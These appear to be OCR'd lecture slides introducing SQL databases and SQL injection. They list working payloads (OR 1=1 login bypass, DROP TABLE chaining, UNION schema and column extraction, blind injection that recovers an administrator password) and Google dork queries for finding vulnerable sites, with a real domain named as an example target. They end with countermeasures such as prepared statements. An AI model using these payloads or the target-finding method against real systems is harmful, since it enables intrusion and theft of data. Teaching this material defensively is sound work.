
A very basic web architecture



DB is a separate entity, logically (and often physically)

Databases

- Provide data storage & data manipulation
- Database designer lays out the data into tables
- Programmers query the database
- Database Management Systems (DBMSes) provide
  - semantics for how to organize data
  - transactions for manipulating data sanely
  - a **language** for creating & querying data
    - and APIs to interoperate with other languages
  - management via users & permissions

Databases: basics

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basics

Table

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basics

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basics

Users Table name

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basics

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basics

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93
Column				

Databases: basics

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basics

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	boencer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Row (Record)

Databases: basics

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name='Dee';
```

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name=‘Dee’;
```

28

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	rreadgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
UPDATE Users SET  email='readgood@pp.com'
    WHERE Age=32;  -- this is a    comment
```

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	rreadgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
INSERT  Values('Frank', 'M', 57, ...)
INTO Users
```

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	rreadgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93
Frank	M	57	ararmed@pp.com	ziog9gga

```
DROP  TABLE Users;
```

SQL Injection

- Command injection oftentimes occurs when developers try to build SQL queries that use user-provided data such that the boundary between user data and code blurs

- SQL Injection (SQLi) is the most common attack vector accounting for **over 50%** of all web application attacks nowadays.

Basic SQL injection

The SQL-I attack typically works by prematurely terminating a text string and appending a new command

SELECT fname, lname FROM student where id is ‘`user prompt`’;


Normal: i192034

SELECT fname, lname FROM student where id = ‘`i192034`’;


Malicious: ’;--

SELECT fname, lname FROM student where id = ‘’;--’;

SQL Injection



(End of Line Comments)




```
frank' OR 1=1); --
```

```
whocares
```

```
$result =mysql_query("select  *    from Users
       where(name='$user' and password='$pass');");
```

```
$result =mysql_query("select  *from  Users
          where(name='frank' OR 1=1) ;--
          and password='whocares');");
```

(Piggy Backed)



```
frank' OR 1=1); DROP TABLE Users; --
```

```
$result =mysql_query("select  *    from Users
       where(name='$user' and  password='$pass');");
```

```
$result =mysql_query("select  *    from Users
    where(name='frank' OR 1=1);  DROP TABLE Users;
    -- and password='whocares');");
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

Insecure Login Checking

Normal:

```
$sql = "SELECT id FROM users WHERE username = '$login’”;

 sql = "SELECT id FROM users WHERE username = 'zakir’”

$rs = $db->executeQuery($sql);  if $rs.count > 0 {
// success, redirect to home page etc
}
```

Insecure Login Checking

Malicious:

- `$sql = "SELECT id FROM users WHERE username='$login’”;`

  `sql= SELECT id FROM users WHERE username = 'zakir‘’`

- `$rs = $db->executeQuery($sql);`

- syntax error

Picking a target

Google Dorking

Some examples of dorks you can use to find sites vulnerable to a SQL injection attack include:

inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=

For example, search results is http://www.udemy.com/index.php?catid=1. To find out if this site is vulnerable to SQL injection, simply add an apostrophe at the end of the URL like this:

http://www.udemy.com/index.php?ID=1'

If the page returns a SQL error, the website is vulnerable to SQL injection.

Retrieving Hidden Data

https://insecurehttps://insecure-https://insecure-website.com/products?category=Gifts

SELECT name, description FROM products WHERE category = ‘category’ AND released=1;

SELECT * FROM products WHERE category = 'Gifts’ AND released = 1 ;

Inject: Gifts’ --

https://insecure-website.com/products?category=Gifts’--

SELECT * FROM products WHERE category = ‘Gifts’ --' AND released = 1;

Display Database Schema

https://insecurehttps://insecure-https://insecure-website.com/products?category=Gifts

SELECT name, description FROM products WHERE category = ‘category’ AND released=1;

SELECT * FROM products WHERE category = 'Gifts’ AND released = 1 ;

Inject: 'UNION SELECT * FROM information_schema.tables --

SELECT * FROM products WHERE category = ‘’ UNION SELECT * FROM information_schema.tables – ‘AND released = 1 ;

Retrieving a Column from another table

https://insecurehttps://insecure-https://insecure-website.com/products?category=Gifts

SELECT name, description FROM products WHERE category = ‘category’ ;

SELECT name, description FROM products WHERE category = ‘Gifts’ ;

Inject: ‘ UNION SELECT username FROM users; --

SELECT name, description FROM products WHERE category = ‘’ UNION SELECT username FROM users; -- ’ ;

Ordering (if schema is restricted)

https://insecurehttps://insecure-https://insecure-website.com/products?category=Gifts

SELECT name, description FROM products WHERE category = ‘category’ AND released=1;

SELECT * FROM products WHERE category = 'Gifts’ AND released = 1 ;

Inject: 'UNION SELECT username FROM Users; ORDER BY 1--

SELECT * FROM products WHERE category = ‘’ UNION SELECT username FROM Users; ORDER BY 1-- AND released = 1 ;

ORDER BY 2--

ORDER BY 3--

ORDER BY 4--

Blind SQL Injections

- There is no actual transfer of data, but the attacker cana reconstruct the information by sending requests and observing the resulting behavior of the Website/database server.
    - Illegal/logically incorrect queries: let an attacker gather important information about the type and structure of the database

Blind SQL Injection by triggering conditional responses

Cookie: TrackingID=u5YD3PapBcR4lN3e7Tj4

SELECT Cart FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4’
Welcome back

SELECT Cart FROM TrackedUsers WHERE TrackingId = ‘…Tj4' AND **1=1** --’
Welcome back

SELECT Cart FROM TrackedUsers WHERE TrackingId = ‘…Tj4' AND **1=2** --’
Do not get Welcome back

..Tj4' AND **SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = ‘a’**

TRY ALL PRINTABLE CHARACTERS

Blind SQL Injection by triggering SQL errors

Cookie: TrackingID=u5YD3PapBcR4lN3e7Tj4

SELECT Cart FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4'

Inject: Tj4' AND (SELECT CASE WHEN (**1=2**) THEN 1/0 ELSE 'a' END)='a true

Inject: Tj4' AND (SELECT CASE WHEN (**1=1**) THEN 1/0 ELSE 'a' END)='a error

SELECT Cart FROM TrackedUsers WHERE TrackingId = ' Tj4' AND (SELECT CASE WHEN (**SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'a'**) THEN 1/0 ELSE 'a' END)='a'

Blind SQL Injection by inducing time delays

Cookie: TrackingID=u5YD3PapBcR4lN3e7Tj4

SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4'

Inject: Tj4'; IF (**1=1**) WAITFOR DELAY '0:0:30'; ELSE WAITFOR DELAY '00:00:00; --   additional delay of 30 seconds

Inject: Tj4'; IF (**1=2**) WAITFOR DELAY '0:0:30'; ELSE WAITFOR DELAY '00:00:00; --

no additional delay

SELECT TrackingId FROM TrackedUsers WHERE TrackingId = '

Tj4'; IF (**SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'a'**) WAITFOR DELAY '0:0:30'; ELSE WAITFOR DELAY '00:00:00';--'

Second Order SQL Injection

- Let's say you have a web application that takes user input and dynamically generates SQL queries. The application allows users to search for products by name, and the query is constructed like this:


```
SELECT * FROM products WHERE name LIKE '%{user_input}%'
```

- The user input is inserted directly into the query using string concatenation, which makes the application vulnerable to SQL injection attacks.
- An attacker could input something like this as the product name:

```
' OR 1=1; --
```

Second Order SQL Injection

- This would make the query look like this:



```sql
SELECT * FROM products WHERE name LIKE '%' OR 1=1; -- %'
```

SQL injection countermeasures

- Blacklisting: Delete the characters you don't want
  - ’
  - --
  - ;

- Downside: “Peter O’Connor”
  - You want these characters sometimes!
  - How do you know if/when the characters are bad?

SQL injection countermeasures

Escape characters

- Escape characters that could alter control
  - ’ ‹ \’
  - ; ‹ \;
  - \- ‹ \\-
  - \ ‹ \\
- Hard by hand, but there are many libs & methods
  - magic_quotes_gpc = On
  - mysql_real_escape_string()

SQL injection countermeasures

Whitelisting

- Check that the user-provided input is in some set of values known to be safe
  - Integer within the right range
- Given an invalid input, better to reject than to fix
  - “Fixes” may introduce vulnerabilities
  - *Principle of fail-safe defaults*

Hex Encoding / Char() Function

- Hex encoding
  - SELECT * FROM Users WHERE username = 0x61646D696E

- CHAR() Function.
  - SELECT * FROM Users WHERE username = CHAR(97, 100, 109, 105, 110)

Mitigating the impact

- Limit privileges
  - Can limit commands and/or tables a user can access
    - Allow SELECT queries on Orders_Table but not on Creditcards_Table
  - Follow the principle of least privilege
  - Incomplete fix, but helpful
- Encrypt sensitive data stored in the database
  - May not need to encrypt Orders_Table
  - But certainly encrypt Creditcards_Table.cc_numbers

The underlying issue


```
$result = mysql_query("select * from Users
           where(name='$user' and
           password='$pass');");
```

- This one string combines the code and the data

When the boundary between code and data blurs, we open ourselves up to vulnerabilities


The underlying issue

```
$result = mysql_query("select * from Users
          where(name='$user' and
          password='$pass');");
```



The underlying issue

```
$result = mysql_query("select * from Users
          where(name='$user' and
          password='$pass');");
```



SQL injection countermeasures

3. Prepared statements & bind variables

Key idea: *Decouple* the code and the data

```
$statement = $db->prepare("select * from Users
    where(name=? and password=?);");
```

Decoupling lets us compile now, before binding the data


```
$statement->bind_param($user, $pass);
```

Bind variables are typed

```
$statement->execute();
```

Prepared statement execution phases

```
$statement =$db-> prepare ("select* from Users
             where(name=?  and password=?);");
```



Query Execution Phases

Parsing & Normalization Phase:
1. Syntax check
2. Semantic check
3. Check Table and Column in Query exist.

Compilation Phase:
1. Convert Query into Machine undestandable format

Query Optimization Phase:
1. Checking possible ways to execute Query
2. Choosing best optimized way to execute query.

Cache:
1. Stored best optimized way

After compile & Before exceution phase.
In this state, Query is called as,
Pre-Compiled Query or already Compiled Query.

Only task remaining is replacing the **?** with **data** supplied and execute query.

Data supplied for replacing with ? will be treated as pure data and Query is not goinng to compile again.

Beauty of PrepareStatement

(Remember, after place holders are replaced with user data, final query is not compiled/interpreted again and SQL Server engine treats user data as pure data and not a SQL that needs to be parsed or compiled again and that is beauty of PreparedStatement.)